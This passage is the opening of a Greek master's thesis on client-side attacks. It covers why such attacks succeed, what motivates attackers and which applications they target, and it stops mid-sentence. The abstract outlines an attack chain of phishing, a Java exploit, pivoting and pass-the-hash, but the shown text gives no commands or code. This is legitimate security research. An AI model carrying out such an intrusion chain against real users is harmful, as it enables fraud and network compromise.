
# ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

## ΤΜΗΜΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

ΜΕΤΑΠΤΥΧΙΑΚΟ ΠΡΟΓΡΑΜΜΑ ΣΠΟΥΔΩΝ ΣΤΗΝ ΚΑΤΕΥΘΥΝΣΗ

**«ΑΣΦΑΛΕΙΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ»**

**Μεταπτυχιακή διπλωματική εργασία**



# Αξιολόγηση και εκμετάλλευση ευπαθειών επιθέσεων πελατών

**Κολίτσας Γεώργιος**

**Α.Μ. MTE1112**

**Επιβλέπων: Ξενάκης Χρήστος, Επίκουρος Καθηγητής**

# Περίληψη

Η διπλωματική αυτή εργασία θα επιδιώξει να εξετάσει ένα νέο σχετικά είδος επιθέσεων που τα τελευταία χρόνια κάνουν δυναμικά την εμφάνιση τους. Οι επιθέσεις αυτές επιδιώκουν να εκμεταλλευτούν τον τελικό χρήστη (client side) ώστε τελικά αυτός να δώσει πρόσβαση στον επιτιθέμενο. Εξετάζονται ποια είναι τα στοιχεία που κάνουν τις επιθέσεις αυτές τόσο επιτυχημένες και ποια είναι τα κίνητρα των επιτιθέμενων που τα τελευταία χρόνια κάνουν τον αριθμό τους να αυξάνεται. Αναλύονται οι μορφές των client side επιθέσεων των, με ποιον τρόπο παρουσιάζονται και ποιες είναι οι αδυναμίες που εκμεταλλεύονται. Στην συνέχεια αναλύονται τα εργαλεία Metasploit και SEToolkit, η αρχιτεκτονική τους, ο τρόπος λειτουργίας και συνοπτικά όλες οι εντολές τους. Τα εργαλεία αυτά χρησιμοποιούνται σε συνδυασμό, στο πρακτικό κομμάτι της εργασίας, για την πραγματοποίηση μιας client side επίθεσης. Πιο συγκεκριμένα στο σενάριο της επίθεσης, στην μεριά του θύματος έχουμε δυο σχεδιαστές ιστοσελίδων οι οποίοι διατηρούν ένα blog με στοιχεία της επιχείρησης τους, προσωπικά στοιχεία και αρχεία στα οποία παρουσιάζουν την δουλεία τους. Ο επιτιθέμενος συγκεντρώνοντας πληροφορίες από την ιστοσελίδα και τα metadata των αρχείων εξαπολύει μια social engineering επίθεση (email spoofing, phishing) και μέσω της εκτέλεσης ενός java exploit αποκτά πρόσβαση στον έναν υπολογιστή ενός εκ των δυο θυμάτων. Στην συνέχεια κάνει χρήση τεχνικών όπως pivoting, powershell, ssh tunneling και pass the hash για να αποκτήσει πρόσβαση στο εταιρικό δίκτυο.

# Abstract

This thesis' aim is to examine a relative new kind of attack that during the past few years have been climbing in use in an incremental rate. This kind of attack pursues to take advantage of the end user in order to make them give up access to the attacker. We examined what makes this kind of attack so successful and what are the motives that lie behind the attackers. Then Metasploit and SEToolkit tools have their architecture analyzed and the way they work along with all the available commands is summarized. Furthermore these tools are studied by presenting a real case scenario of a client side attack. More specifically at the side of the victims we have two web designers that both work together, having their work advertised in a blog. The attacker gathers personal information from their website and emails from the metadata of the files that are hosted and unleashes a social engineering attack to one of the two victims. He manages to get shell access through a java exploit and then through the use of various techniques such as pivoting, powershell, ssh tunneling and pass the hash he manages to get access to the whole corporate network.

# Περιεχόμενα

# Πίνακας εικόνων

# Εισαγωγή

Με το επίπεδο της ασφάλειας των λειτουργικών συστημάτων και των εξυπηρετητών να αυξάνεται σημαντικά οι επιτιθέμενοι αναγκάστηκαν να ψάξουν και να βρουν άλλους τρόπους να διεισδύσουν στα υπολογιστικά συστήματα. Οι γνώσεις των network administrators έχουν αυξηθεί σημαντικά και αρκετά βήματα έχουν γίνει για να απομονωθεί το εσωτερικό δίκτυο μιας υπηρεσίας ή ενός οργανισμού από το εξωτερικό δίκτυο. Ωστόσο, ο πιο αδύναμος κρίκος, ο ανθρώπινος παράγοντας και η άγνοια του σε ζητήματα ασφάλειας ή ακόμα και η αφέλεια που πολλές φορές τον διακρίνει βρίσκεται εκεί για να προσφέρει πρόσβαση στον επιτιθέμενο. Μέθοδοι επιθέσεων όπως phishing και social engineering που βρίσκονταν πολύ χαμηλά στην λίστα επικινδυνότητας έχουν αρχίσει και βρίσκουν μεγάλη απήχηση στις σημερινές επιθέσεις παρουσιάζοντας όλο και πιο ρεαλιστικά σενάρια με τα οποία χειραγωγούν τους χρήστες να ανοίξουν την μοναδική πόρτα πολλές φορές στο δίκτυο μια εταιρείας. Μεγάλη συμβολή στην αποτελεσματικότητα των επιθέσεων έχει και η τρωτότητα των ιντερνετικών εφαρμογών που τα τελευταία χρόνια εμφανίζεται αυξημένη. Υπηρεσίες ενεργού περιεχομένου κατέκλεισαν το σημερινό διαδικτυακό περιβάλλον, ωστόσο έφεραν μαζί τους μια σειρά από αδυναμίες τις οποίες εκμεταλλεύονται κατά κόρον οι επιτιθέμενοι τα τελευταία χρόνια. Ο συνδυασμός λοιπόν αυτός, δηλαδή η τρωτότητα των ιντερνετικών εφαρμογών και οι τελικοί χρήστες με την ασυλλόγιστη χρήση τους κάνουν αυτό το είδος επιθέσεων να παίρνει τα σκήπτρα ανάμεσα στις πιο επικίνδυνες επιθέσεις που υπάρχουν σήμερα [1].

# Ασφάλεια στο Διαδίκτυο

Ένας από τους μεγαλύτερους κινδύνους που αντιμετωπίζουν σήμερα οι χρήστες είναι οι client-side επιθέσεις. Τα τελευταία πέντε χρόνια ο αριθμός των client-side επιθέσεων έχει αυξηθεί δραματικά πράγμα που οδήγησε το ινστιτούτο SANS να κατηγοριοποιήσει αυτού του είδους τις επιθέσεις σαν τις πιο επικίνδυνες που έχουν υπάρξει ποτέ[1].


Στο παρελθόν οι επιτιθέμενοι επιθυμούσαν να προκαλέσουν ζημιά ή να αποκαλύψουν ευαίσθητες πληροφορίες. Είχαν ως στόχο τους ίδιους τους εξυπηρετητές χρησιμοποιώντας επιθέσεις που είναι και γνωστές ως server-side. Αυτές οι επιθέσεις είχαν επιτυχία γιατί οι εξυπηρετητές εκείνη την εποχή δεν προστατευόντουσαν τόσο καλά όσο προστατεύονται σήμερα. Με τις εξελίξεις στον τομέα της ασφάλειας, τις νέες μεθόδους αντιμετώπισης και διαδικασίες το σενάριο αυτό έχει αλλάξει. Οι ειδικοί στην ασφάλεια εστιάζουν όλο και περισσότερο τα συστήματα τους να συμβαδίζουν με τις τελευταίες εξελίξεις και οι κατασκευαστές των προϊόντων παράγουν όλο και πιο ασφαλή προϊόντα. Αυτό ακριβώς κάνει τις επιθέσεις αυτές να έχουν αισθητά μειωθεί. Έτσι οι επιτιθέμενοι ανακάλυψαν νέους τρόπους για να εισβάλουν στα συστήματα αυτά.

Ενώ οι server-side επιθέσεις αναζητούν να εκμεταλλευτούν και να παραβιάσουν τις εφαρμογές που είναι στον εξυπηρετητή, οι client-side επιθέσεις στοχεύουν συγκεκριμένα το λογισμικό και τα ίδια τα desktop περιβάλλοντα. Εφαρμογές όπως web browsers, media-players, email clients, office suites και άλλες αυτού του είδους εφαρμογές είναι οι πρώτοι στόχοι του επιτιθέμενου. Το μεγάλο εύρος των εφαρμογών αυτών και οι εν δυνάμει ευπάθειες που μπορεί να προσφέρουν, αποτελούν σημείο μεγάλου προβληματισμού για τους ειδικούς στην ασφάλεια σήμερα [2].

## Η αναγκαιότητα της ασφάλειας

Η υλοποίηση ασφαλείας σ' ένα δίκτυο κοστίζει αρκετά και καμιά φορά είναι ταυτόχρονα ενοχλητική για τους χρήστες. Τα δύο αυτά αρνητικά της είναι αρκετά ώστε να πει κάποιος πως δεν υπάρχει λόγος να αναπτύξει κάποιο σύστημα ασφαλείας. Πολλές εταιρίες μάλιστα εφάρμοσαν αυτήν την στρατηγική και προτίμησαν να μην μπουν στην διαδικασία ανάπτυξης ασφαλείας στο δίκτυό τους. Εκ του αποτελέσματος βέβαια, μπορούμε σήμερα να πούμε πως μια τέτοια στρατηγική ήταν κοντόφθαλμη και λανθασμένη, καθώς τελικά τους κόστισε περισσότερο η απουσία ασφαλείας του δικτύου τους. Έρευνες του Computer Security Institute (CSI)/FBI έδειξαν ότι οι εταιρίες είχαν σημαντικές απώλειες (της τάξεως των εκατομμυρίων δολαρίων) από επιθέσεις ιών ή σκουληκιών, από παράνομη πρόσβαση στα συστήματά τους, από κλοπή εμπιστευτικών πληροφοριών, από επιθέσεις άρνησης εξυπηρέτησης και μια σειρά άλλων επιθέσεων. Ένα αποτελεσματικό πρόγραμμα ασφαλείας μπορεί να προσφέρει πολλά σε μια εταιρία και να την γλιτώσει από πολλά έξοδα. Έχει εκτιμηθεί πως οι τρεις πιο σοβαρές απειλές από άποψη κόστους ήταν το CodeRed με τις παραλλαγές του, που κόστισε περίπου 2.62 δισεκατομμύρια δολάρια, ο SirCam που κόστισε περίπου 1.15 δισεκατομμύρια δολάρια και ο Nimda με κόστος που ανέρχεται στα 635 εκατομμύρια δολάρια. Και για τις τρεις αυτές απειλές υπήρχε λύση, μόνο που οι εταιρίες είτε δεν είχαν προβλέψει να χρησιμοποιούν κάποιο εργαλείο ελέγχου ασφαλείας, είτε η χρήση τέτοιων εργαλείων δεν ήταν αυτή που θα έπρεπε. Το σίγουρο είναι πως εταιρίες που είχαν επενδύσει σε ασφάλεια υπέστησαν και τη μικρότερη ζημιά, επομένως το όποιο αρχικό κόστος για υλοποίηση ασφαλείας αποσβέστηκε πλήρως κατά την εμφάνιση αυτών των απειλών. Από την άλλη δεν είναι λίγες οι περιπτώσεις εταιριών που θεωρούν πως δεν θα αποτελέσουν στόχο κάποιας επίθεσης, οπότε το να ξοδέψουν για την ασφάλεια των συστημάτων τους είναι άσκοπο. Τέτοιες σκέψεις σήμερα είναι εκτός πραγματικότητας, καθώς υπάρχουν άπειρα εργαλεία αυτόματου ελέγχου για τρωτά σημεία συστημάτων, τα οποία επιλέγονται πολλές φορές και τυχαία. Σε μια τέτοια περίπτωση δεν υπάρχει πρόθεση για εκμετάλλευση συγκεκριμένου συστήματος κάποιας εταιρίας, αλλά πρόθεση να προσβληθεί όποιο σύστημα μπορεί να εξυπηρετήσει κάποιον απώτερο σκοπό. Μπορεί, για παράδειγμα, να διαπεραστεί η ασφάλεια ενός μηχανήματος, όχι για άλλο λόγο, αλλά για να χρησιμοποιηθεί σε μια επίθεση προς κάποιον άλλο στόχο. Στην περίπτωση αυτή μπορεί μεν να μην υποκλέπτονται πληροφορίες της εταιρίας, αλλά η εταιρία αυτή προκαλεί πρόβλημα στην κοινότητα του διαδικτύου αδιαφορώντας για την δικιά της ασφάλεια, καθώς γίνεται το μέσο εξάπλωσης των διαφόρων απειλών [18].

Στις περισσότερες μικρές επιχειρήσεις ή μεγάλους οργανισμούς, η δικτυακή υποδομή αποτελείται συνήθως από εφτά domain όπως φαίνεται και στην σχετική εικόνα. Το καθένα από αυτά χρειάζεται διαφορετικούς ελέγχους ασφάλειας και διαφορετική αντιμετώπιση ώστε να αντιμετωπιστούν οι διαφορετικές πιθανές επιθέσεις. Εμείς θα ασχοληθούμε με το user domain μιας και εκεί είναι το κύριο σημείο δράσης των client side επιθέσεων.




*Εικόνα 1 Τα εφτά domain μιας τυπικής δικτυακής υποδομής*

## Client-Side επιθέσεις

Για να μπορέσει κάποιος να καταλάβει καλύτερα τις client-side επιθέσεις είναι σκόπιμο, όπου αυτό είναι δυνατό, να τις συγκρίνει με τις παρόμοιες server-side επιθέσεις. Κατά την διάρκεια της κανονικής λειτουργίας ενός εξυπηρετητή οι εφαρμογές και οι υπηρεσίες που τρέχουν πάνω σε αυτόν, αποκαλύπτουν διάφορες αδυναμίες αναλόγως με το ποια είναι η προγραμματισμένη χρήση του. Με κάθε νέα υπηρεσία που ο εξυπηρετητής προσθέτει αυξάνει ταυτόχρονα και την πιθανότητα για τον επιτιθέμενο να βρει κάποια αδυναμία. Ακόμα και σε ένα απλό web-server που φιλοξενεί στατικό περιεχόμενο υπάρχει πιθανότητα κάποιος κακόβουλος να επιτεθεί μιας και πίσω από αυτόν τον web-server υπάρχουν υπηρεσίες που τρέχουν. Προσθέτοντας σε έναν web-server την δυνατότητα να φιλοξενήσει δυναμικό περιεχόμενο όπως Java Server Pages (JSP), Active Server Pages (ASP), ή ακόμα και Hyper-text Preprocessor (PHP) τότε η πιθανότητα εντοπισμού μιας ευπάθειας ανεβαίνει σημαντικά [2].

Παρακάτω είναι μια λίστα με τις πιο πιθανές και συνηθισμένες ευπάθειες που συναντώνται σε ένα web-server και στις υπηρεσίες του.


- Κακόβουλα HTTP request
- Buffer Overflows
- Scripting λάθη
- CGI λάθη
- Ανεπαρκής έλεγχος εισόδου του χρήστη
- Λανθασμένος προγραμματισμός
- Προκαθορισμένες ρυθμίσεις
- Εμφάνιση μηνυμάτων περιγραφής σφάλματος

- Λάθη στο κώδικα και στον σχεδιασμό

Όταν κάποιος επιτιθέμενος στοχεύει τις εφαρμογές των τελικών χρηστών αυτό που ουσιαστικά αναζητά είναι να βρει τρόπους να αναγκάσει τον πελάτη να εκτελέσει κακόβουλο κώδικα από μια εφαρμογή που βασίζεται στον εξυπηρετητή. Αυτό είναι και το κλειδί στις client side επιθέσεις το οποίο είναι η επίθεση σε εφαρμογές οι οποίες αλληλεπιδρούν με τον εξυπηρετητή κατά κάποιο τρόπο. Εάν δεν είχαμε τέτοιου είδους αλληλεπίδραση τότε αυτού του είδους οι επιθέσεις δεν θα μπορούσαν να πραγματοποιηθούν.

Οπότε στο ερώτημα ποιες εφαρμογές είναι αυτές που προκαλούν τις client side επιθέσεις, η απάντηση είναι κάθε εφαρμογή η οποία αλληλεπιδρά με έναν εξυπηρετητή. Οι εφαρμογές ή υπηρεσίες που στέλνουν αιτήματα σε ένα εξυπηρετητή και λαμβάνουν απαντήσεις μπορούν να σχεδιαστούν να στέλνουν κακόβουλες απαντήσεις. Αν και οι τρόποι που μπορεί να πραγματοποιηθεί μια client side επίθεση είναι πολλοί, ο κοινός στόχος παραμένει ο τελικός χρήστης και οι πληροφορίες που βρίσκονται στο σύστημα του. Οι εφαρμογές που υπάρχουν εγκατεστημένες στο σύστημα του είναι τα μέσα για την πρόσβαση στα συστήματα αυτά. Μερικές από τις εφαρμογές αυτές είναι:

- Browsers: Οι browsers είναι στις μέρες μας ένα από τα πιο σημαντικά προγράμματα που χρησιμοποιούνται τόσο σε υπολογιστές όσο και κινητές συσκευές. Οι ευπάθειες των browsers αποτελούν σημαντική ανησυχία στην ασφάλεια των υπολογιστικών συστημάτων λόγο του ρόλου που παίζουν στις διαδικτυακές απάτες και του τρόπου που μεταδίδουν κακόβουλο κώδικα. Οι browsers είναι εκτεθειμένοι σε πολύ μεγάλο μέγεθος, πιθανώς μη έμπιστου ή κακόβουλου κώδικα από οποιαδήποτε άλλη εφαρμογή. Οι επιθέσεις μπορεί να προέρχονται από κακόβουλες ιστοσελίδες ή ακόμα και από καλόβουλες οι οποίες όμως έχουν εκτεθεί στο να εξυπηρετούν τους σκοπούς κάποιου κακόβουλου [12].
- Email clients: Αυτού του είδους οι εφαρμογές λαμβάνουν αιτήσεις από έναν εξυπηρετητή, οπότε κακόβουλες απαντήσεις μπορούν να σταλθούν σε έναν πελάτη που τις χρησιμοποιεί. Έτσι μπορούν να πραγματοποιηθούν μια σειρά από επιθέσεις με κύριες αυτές που μπορούν να οδηγήσουν σε client side επίθεση την διανομή και εκτέλεση κακόβουλου λογισμικού είτε ως επισυναπτόμενο είτε μέσω μιας επίθεσης ηλεκτρονικού ψαρέματος [19].
- Προγράμματα άμεσης επικοινωνίας: Τα προγράμματα άμεσης επικοινωνίας δίνουν την δυνατότητα στον επιτιθέμενο να πραγματοποιήσει κάποια social engineering επίθεση ή να χρησιμοποιήσει την εγγενή δυνατότητα μεταφοράς αρχείων που προσφέρουν, για να διανείμει κακόβουλο λογισμικό.
- Προγράμματα αναπαραγωγής ροής περιεχομένου: Οι εφαρμογές αναπαραγωγής ροής περιεχομένου που πολλές φορές παροτρύνουν τον χρήστη να τις εγκαταστήσει στον browser του για να δει ένα είδος περιεχομένου, δίνουν την δυνατότητα στον επιτιθέμενο να τρέξει κακόβουλο κώδικα και να αποκοτήσει πρόσβαση στο σύστημα του χρήστη.




*Εικόνα 2 Παράδειγμα μιας τυπικής Client Side επίθεσης*

## Λόγοι επιτυχίας client-side επιθέσεων

Η απάντηση βρίσκεται στην ελλιπή και αναποτελεσματική άμυνα ωστόσο δεν περιορίζεται μόνο εκεί. Οι τελικοί χρήστες μπορούν να προστατευτούν εάν η πρόσβαση στο διαδίκτυο περιορίζεται σε συγκεκριμένες τοποθεσίες ή υπάρχουν κατάλληλες υποδομές όπως firewalls και proxies. Ορισμένες τεχνολογίες όμως δεν μπορούν να προσφέρουν την μέγιστη προστασία εάν δεν συνδυαστούν με άλλες, όπως κάποιο Intrusion Prevention System (IPS). Το firewall ως πρώτο επίπεδο προστασίας χρησιμοποιείται για το φιλτράρισμα και την προστασία από τις πιο κοινές επιθέσεις και το IPS ως δεύτερο επίπεδο προστασίας χρησιμοποιεί ευρετικές μεθόδους για τον εντοπισμό ανωμαλιών στο δίκτυο.

Ο κύριος λόγος που αυτού του είδους οι επιθέσεις είναι αποτελεσματικές είναι η έλλειψη κατάλληλης προστασίας των τελικών χρηστών. Αφενός πολλά υπολογιστικά συστήματα μένουν τελείως απροστάτευτα, αφετέρου όταν αυτά είναι προστατευμένα, παραδείγματος χάρη έχοντας εγκατεστημένο κάποιο λογισμικό προστασίας, οι χρήστες σχηματίζουν την λανθασμένη πεποίθηση ότι δεν κινδυνεύουν. Τα λογισμικά προστασίας από κακόβουλες επιθέσεις πρέπει όχι μόνο να διαχειρίζονται σωστά, αλλά και να έχουν εγκατεστημένες πάντα τις τελευταίες ενημερώσεις. Οπότε

πολλές φορές το ίδιο το λογισμικό προστασίας είναι αυτό που αποτελεί τον κίνδυνο, μιας και παρέχει μια ψευδή αίσθηση ασφάλειας.

Επίσης έχει αποδειχθεί ότι οι τελικοί χρήστες παρουσιάζουν περιστασιακά έλλειψη κοινής λογικής ή σωστής κρίσης όταν επισκέπτονται μια ιστοσελίδα ή κατεβάζουν λογισμικό από μη αξιόπιστες πηγές. Όλο αυτοί οι παράγοντες, δηλαδή η ανεπαρκής προστασία σε συνδυασμό με την κακή κρίση συμβάλουν στο να κάνουν αυτού του είδους τις επιθέσεις τόσο πετυχημένες.

### Τα κίνητρα πίσω από τις Client-Side επιθέσεις

Υπάρχουν πολλοί λόγοι για τους οποίους κάποιος θα θελήσει να διαβάλλει την ασφάλεια ενός συστήματος (είτε προσωπικό, είτε εταιρικό, είτε κυβερνητικό). Ένας λόγος μπορεί να είναι προσωπικά ζητήματα, υπάρχουν πολλά παραδείγματα που έχουν έρθει στο φως της δημοσιότητας, όπου ζευγάρια παρακολουθούν το ένα τις πράξεις του άλλου με τη χρήση προγραμμάτων spyware εν αγνοία του για λόγους ζήλειας. Ένας άλλος λόγος μπορεί να είναι η φήμη. Ένας hacker αποκτά μεγάλη φήμη ξεπερνώντας για παράδειγμα τα μέτρα ασφαλείας που έχει μια ιστοσελίδα. Σε αυτήν την κατηγορία συγκαταλέγεται και η hacking ομάδα “Lulzsec” η οποία είχε ως στόχο να διακωμωδήσει την ασφάλεια δικτυακών τόπων, να κερδίσει προσοχή και να φέρει σε δύσκολη θέση τους ιδιοκτήτες των ιστοσελίδων. Αναφέρουν ως λόγο για τις επιθέσεις της την εξής φράση “We are doing it for the lulz”, το οποίο σημαίνει «Το κάνουμε για την πλάκα μας». Σε αντίθεση με τους γνωστούς “Anonymous”, οι οποίοι ισχυρίζονται ιδεαλιστικούς πάντα λόγους και στοχεύουν επιχειρήσεις και κυβερνήσεις με κακή δημοσιότητα. Έτσι φτάνουμε και στον πιο σημαντικό και συχνό λόγο, που δεν είναι άλλος από τα χρήματα. Το πιο συνηθισμένο φαινόμενο είναι η κλοπή στοιχείων πιστωτικών καρτών (που περιλαμβάνει τον αριθμό της κάρτας, το όνομα του κατόχου της κάρτας και τον αριθμό επιβεβαίωσης) και η κλοπή βάσεων δεδομένων με πελατολόγια. Αυτά τα δεδομένα αποκτούν χρηματική αξία σε αγοραπωλησίες οι οποίες οργανώνονται και διεξάγονται μέσω του διαδικτύου. Υπάρχουν και άλλα δεδομένα που αξίζουν χρήματα όπως είναι οι κωδικοί των χρηστών για τις on-line τραπεζικές τους συναλλαγές έχοντας έτσι πρόσβαση στις κινήσεις λογαριασμών αλλά και πληροφορίες για τις καταναλωτικές συνήθειες ανθρώπων και τα στοιχεία επικοινωνίας τους. Τα τελευταία χρόνια έχουν παρατηρηθεί φαινόμενα κρυπτογράφησης δεδομένων επιχειρήσεων, έχοντας ως συνέπεια τη ζήτηση μεγάλων χρηματικών ποσών για την αποκρυπτογράφησή τους, κάτι που θα μπορούσε να περιγραφεί σαν εκβιασμός και απαγωγή δεδομένων. Βέβαια κάτι τέτοιο είναι αρκετά ριψοκίνδυνο για τους επιτιθέμενους διότι κατά αυτόν τον τρόπο συνδέονται άμεσα με τα χρήματα. Τέλος υπάρχει δυνατότητα κέρδους και από την ανίχνευση κενών ασφαλείας συνήθως πουλώντας την ευπάθεια στην μαύρη αγορά του ιντερνέτ.

Το κίνητρο πίσω από την προτίμηση των επιτιθέμενων στους πελάτες έναντι των εξυπηρετητών βρίσκεται «στον δρόμο με την μικρότερη αντίσταση» μιας και οι εξυπηρετητές προστατεύονται πολύ καλύτερα. Όπως έχει δειχθεί οι τελικοί χρήστες στερούνται βασικής προστασίας, ενώ παράλληλα πολλές από τις εφαρμογές και υπηρεσίες που είναι εγκατεστημένες είναι παλιές εκδόσεις και χωρίς τα κατάλληλα service packs. Όλοι αυτοί οι παράγοντες αφήνουν εκτεθειμένους τους τελικούς χρήστες σε μια μεγάλη ποικιλία από επιθέσεις.

## Τύποι client side επιθέσεων

Για λόγους απλότητας ταξινομούμε τις επιθέσεις σε: Επιθέσεις που επηρεάζουν την εμπιστευτικότητα, ακεραιότητα, διαθεσιμότητα. Αυτές οι κατηγορίες παρουσιάζουν ταυτόχρονα τις επιπτώσεις που μπορεί να έχει η κάθε επίθεση στο σύστημα όπως επίσης και τις «περιοχές» που πρέπει ένας ειδικός στην ασφάλεια να προστατεύσει. Εξάλλου αυτές οι κατηγορίες είναι και οι ιδρυτικές αρχές της ασφάλειας πληροφοριακών συστημάτων οπότε και κάθε ειδικός στην ασφάλεια αυτό που έχει ως στόχο είναι να τις κρατήσει όσο αυτό είναι δυνατόν σε ισορροπία. Κάθε αρχή μπορεί να περιγραφεί ως εξής:

- Η αρχή της εμπιστευτικότητας προστατεύει ευαίσθητη πληροφορία από μη εξουσιοδοτημένη πρόσβαση ή υποκλοπή της. Συνήθως χρησιμοποιείται κρυπτογραφία και έλεγχος πρόσβασης, ώστε να εξασφαλιστεί η εμπιστευτικότητα των δεδομένων. Η προσπάθεια που θα καταβληθεί για να εξασφαλιστεί η εμπιστευτικότητα των δεδομένων εξαρτάται από το πόσο ευαίσθητα είναι τα δεδομένα του. Διάφορες εφαρμογές παρέχουν κρυπτογράφηση από άκρο σε άκρο, ωστόσο σε μια τέτοια περίπτωση υπάρχει το μειονέκτημα ότι καθένα από τα άκρα θα πρέπει να υποστηρίζει το ίδιο πρωτόκολλο κρυπτογράφησης. Ιδεατά Ιδιωτικά Δίκτυα, γνωστά ως (VPNs), μπορούν να χρησιμοποιηθούν ως εναλλακτική λύση για δημιουργία ενός ασφαλούς καναλιού επικοινωνίας μεταξύ δύο απομακρυσμένων σημείων. Κρυπτογραφία μπορεί να χρησιμοποιηθεί και στο επίπεδο συνδέσμου μετάδοσης δεδομένων (data-link layer) του μοντέλου OSI, ωστόσο είναι δύσκολο στην εφαρμογή του, καθώς απαιτεί κάθε ενδιάμεση συσκευή δικτύωσης στο μονοπάτι επικοινωνίας να συμμετέχει στην κρυπτογράφηση. Προστασία με φυσικά μέσα εφαρμόζεται παράλληλα για να περιορίσει την μη εξουσιοδοτημένη πρόσβαση σε υπολογιστικά κέντρα ή σε μέρη όπου υπάρχει δικτυακός εξοπλισμός. Ένας βασικός λόγος που λαμβάνονται μέτρα περιορισμού της φυσικής πρόσβασης σε μέρη με δικτυακό εξοπλισμό είναι για να μειωθεί η πιθανότητα κάποιος να μπορεί να λαμβάνει πακέτα χωρίς να πρέπει. Αυτό μπορεί να 